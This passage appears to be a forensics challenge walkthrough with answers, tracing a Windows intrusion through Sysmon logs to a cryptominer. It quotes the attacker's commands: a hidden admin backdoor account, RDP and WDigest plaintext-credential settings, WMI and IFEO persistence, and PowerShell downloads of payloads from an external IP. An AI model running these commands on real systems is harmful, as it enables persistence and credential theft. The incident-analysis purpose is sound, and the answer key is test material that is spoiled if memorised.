    - reg add "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_DWORD /d 1 /f

Answer: C:\Users\Public\N1F10.bat

Which account did the attacker use for persistence, and in which registry path did they attempt to hide this account from the Windows login screen?

Recall how in the previous question a reg add command was written to the N1F10.bat file that hides the Admin_env$ account from the login screen. An easier way of viewing the commands executed by this batch script is to look at process creation events after N1F10.bat was executed:


Batch script executed
reg add being used to hide the Admin_env$ account from the login screen

```
C:\Windows\system32\cmd.exe /c C:\Users\Public\N1F10.bat
net  user Admin_env$ P@ssw0rd /ADD /expires:never
C:\Windows\system32\net1  user Admin_env$ P@ssw0rd /ADD /expires:never
net  localgroup Administrators Admin_env$ /add
C:\Windows\system32\net1  localgroup Administrators Admin_env$ /add
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Admin_env$ /t REG_DWORD /d 0 /f
reg  add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg  add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d 0 /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
reg  add "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_DWORD /d 1 /f
```

- **reg add**: Adds a new registry entry.
- **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist**: Registry path used to manage visibility of user accounts on the Windows login screen.
- **/v Admin_env$ /t REG_DWORD /d 0 /f**: Hides the Admin_env$ user from the login screen.


Answer: Admin_env$,HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist

Understanding how the attacker established WMI-based persistence is crucial for detecting and mitigating long-term unauthorized access. What is the BMof file used to create the WMI persistence, what is the name of the WMI Consumer event registered by the attacker, and what is the full path of the file executed as a result of this WMI setup?

Windows Management Instrumentation (WMI) is a set of tools that enables you to manage and monitor Windows systems either locally, or remotely. Threat actors often abuse WMI for reconnaissance, establishing persistence, or to execute malicious scripts. There are three necessary concepts to understand for WMI:


- **Event Filter**: An Event Filter defines the conditions that must be met before an Event Consumer is called.
- **Event Consumer**: An Event Consumer performs actions such as running an executable or script once the conditions defined in the Event Filter have been met.
- **Binding**: A Binding is the "marriage" of the Event Filter and Event Consumer, meaning that when an event occurs that matches the defined filter, the action specified in the consumer occurs.

If you look through the Event ID 1 Sysmon logs, we can see a BMoF file called NF.bmof being executed on March 9, 2025, at 12:24:46 PM (2025-03-09 12:24:46):




```
"C:\Windows\system32\cmd.exe" /c cmd.exe /c mofcomp C:\Users\Public\NF.bmof
cmd.exe  /c mofcomp C:\Users\Public\NF.bmof
mofcomp  C:\Users\Public\NF.bmof
```

A BMoF file can define WMI classes, event filters, consumers, and bindings. In this case, it is likely used to establish persistence. At this point, we know the BMoF file is called NF.bmof, to find the name of the WMI Consumer event, we can filter for Event ID 20 (WmiEventConsumer activity detected), which logs the registration of WMI consumers. At 12:31:46 PM (2025-03-09 12:31:46), a WMI consumer called "BatConsumer" was created:



Payload Data3	Payload Data4
ABC	ABC
EventType: WmiConsumerEvent	Name: "BatConsumer"

If you look at the Executable Info column, we can find the path of the file executed as a result of the WMI consumer:



```
 "On Error Resume Next\nDim objShell\nSet objShell =
CreateObject(\"WScript.Shell\")\nobjShell.Run \"cmd.exe /c
C:\\\\Users\\\\Public\\\\XeX\\\\mi.bat\", 0, True\nSet objShell = Nothing\n"
```


Answer: NF.bmof,BatConsumer, C:\Users\Public\XeX\mi.bat

What is the full registry key path where the attacker added the Debugger value to maintain persistence, and what is the exact data assigned to that value?

On March 9, 2025, at 12:35:54 PM (2025-03-09 12:34:54), right after the WMI consumer was created, we can see the following reg add command being executed:

```
cmd.exe  /c C:\Temp\FM.exe -i -c "REG ADD ""HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\svchost.exe"" /f /v Debugger /t REG_SZ /d
""C:\Users\Public\XeX\services.exe"""
```

This is known as a common Image File Execution Options (IFEO) redirection technique and is used by threat actors for persistence or defence evasion. In this case, every time svchost.exe is called, it will instead run C:\Users\Public\XeX\services.exe. If you grab the MD5 hash of C:\Users\Public\XeX\services.exe and submit it to VirusTotal, you can see that it is detected as xmrig.exe, which is a cryptominer:



60/72 security vendors flagged this file as malicious

d2fcf28897ddc2137141d838b734664ff7592e03fcd467a433a51cb4976b4fb1

xmrig.exe

Answer: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\svchost.exe,C:\Users\Public\XeX\services.exe

Credential Access & Privilege Escalation

What is the full registry command executed by the attacker to modify Windows security settings and enable plaintext credential storage, aiding in credential theft?

Recall the N1F10.bat script we found earlier, it contains the following command:

- reg add "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_DWORD /d 1 /f

To put it simply, this command enables WDigest credential caching, which allows plain-text password storage in memory. This enables the threat actors to steal plaintext credentials just by dumping memory.

Answer: reg add "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_DWORD /d 1 /f

What is the complete file path of the encoded file that was later used to escalate privileges?

Continuing with exploring the Sysmon Event ID 1 logs, on March 9, 2025, at 12:06:23 PM (2025-03-09 12:06:23), PowerShell was used to download a file called FM.txt and save it to C:\Temp\:

```
"C:\Windows\system32\cmd.exe" /c powershell -Command "(New-Object Net.WebClient).DownloadFile(\"http://18.184.228.195:8080/FM.txt\", \"C:\\Temp\\FM.txt\")"
```


Following this at 12:20:50 PM (2025-03-09 12:20:50), certutil, a legitimate Windows binary, was used to decode the txt file, outputting it as FM.exe:

```
certutil  -decode "C:\\Temp\\FM.txt" "C:\\Temp\\FM.exe"
```

Answer: C:\Temp\FM.txt

It seems the attacker used a proof-of-concept privilege escalation tool for NetworkService that's available on GitHub. What is the full link to the GitHub repository for this tool?

If you take the MD5 hash of FM.exe, found under the Payload Data3 column, and submit it to VirusTotal, we can see that it receives 52/72 detections:




52/72 security vendors flagged this file as malicious

1754f83853b70d8c2171902204aae31c6a26c0eb8f201092522c0a9d4e026f0b

1754f83853b70d8c2171902204aae31c6a26c0eb8f201092522c0a9d4e026f0b.HACKTOOL.exe

peexe idle assembly runtime-modules 64bits detect-debug-environment


We can also see the file names of previous files that were submitted with the same hash:



Names

1754f83853b70d8c2171902204aae31c6a26c0eb8f201092522c0a9d4e026f0b.HACKTOOL.exe
NetworkServiceExploit.exe
n.exe
af16ab80-8e39-11ea-9301-8e539390d598
virussign.com_f72dd2ba157c8814ee59950713079580.vir
rZracjE1.exe

If you search for NetworkServiceExploit.exe github, we can find a POC (proof-of-concept) for NetworkService Privilege Escalation:


NetworkServiceExploit Public

Watch 3 · Fork 35 · Star 126

master · 1 Branch · 1 Tag · Go to file · Add file · Code

decoder-it Update list_tokens.c · db4391c · 5 years ago · 5 Commits

Main.c	Add files via upload	5 years ago
NetworkServiceExploit.sln	Add files via upload	5 years ago

About

POC for NetworkService PrivEsc

Readme

Activity


126 stars

Answer: https://github.com/decoder-it/NetworkServiceExploit

Command and Control

What is the attacker's machine IP used for downloading files during the attack activities?

The IP used for downloaded files using PowerShell is 18.184.228.195:


```
powershell  -Command "(New-Object Net.WebClient).DownloadFile(\"http://18.184.228.195:8080/FM.txt\", \"C:\\Temp\\FM.txt\")"
"C:\Windows\system32\cmd.exe" /c powershell -Command (New-Object Net.WebClient).DownloadFile('http://18.184.228.195:8080/7zr.exe', 'C:\Users\Public\xx.exe')
powershell  -Command (New-Object Net.WebClient).DownloadFile('http://18.184.228.195:8080/7zr.exe', 'C:\Users\Public\xx.exe')
"C:\Windows\system32\cmd.exe" /c powershell -Command (New-Object Net.WebClient).DownloadFile('http://18.184.228.195:8080/XeX.7z', 'C:\Users\Public\XeX.7z')
powershell  -Command (New-Object Net.WebClient).DownloadFile('http://18.184.228.195:8080/XeX.7z', 'C:\Users\Public\XeX.7z')
```


In the above image, you can see the .NET WebClient class being used to download a series of files from a remote IP address.


Answer: 18.184.228.195

Cryptomining

The attacker's main objective seems to be the deployment of mining software. What is the MD5 hash of the miner?

Recall earlier how we discovered a reg add command that makes it so every time svchost.exe is called, it will instead run C:\Users\Public\XeX\services.exe. If you grab the MD5 hash of services.exe and submit it to VirusTotal, you can see that it is detected as xmrig.exe, which is a cryptominer:


```
MD5=F6D520AE125F03056C4646C508218… ParentProcess: C:\Windows\System32\services.exe
```


60 / 72

Community Score -65

60/72 security vendors flagged this file as malicious

d2fcf28897ddc2137141d838b734664ff7592e03fcd467a433a51cb4976b4fb1

xmrig.exe

peexe 64bits idle

Answer: F6D520AE125F03056C4646C508218D16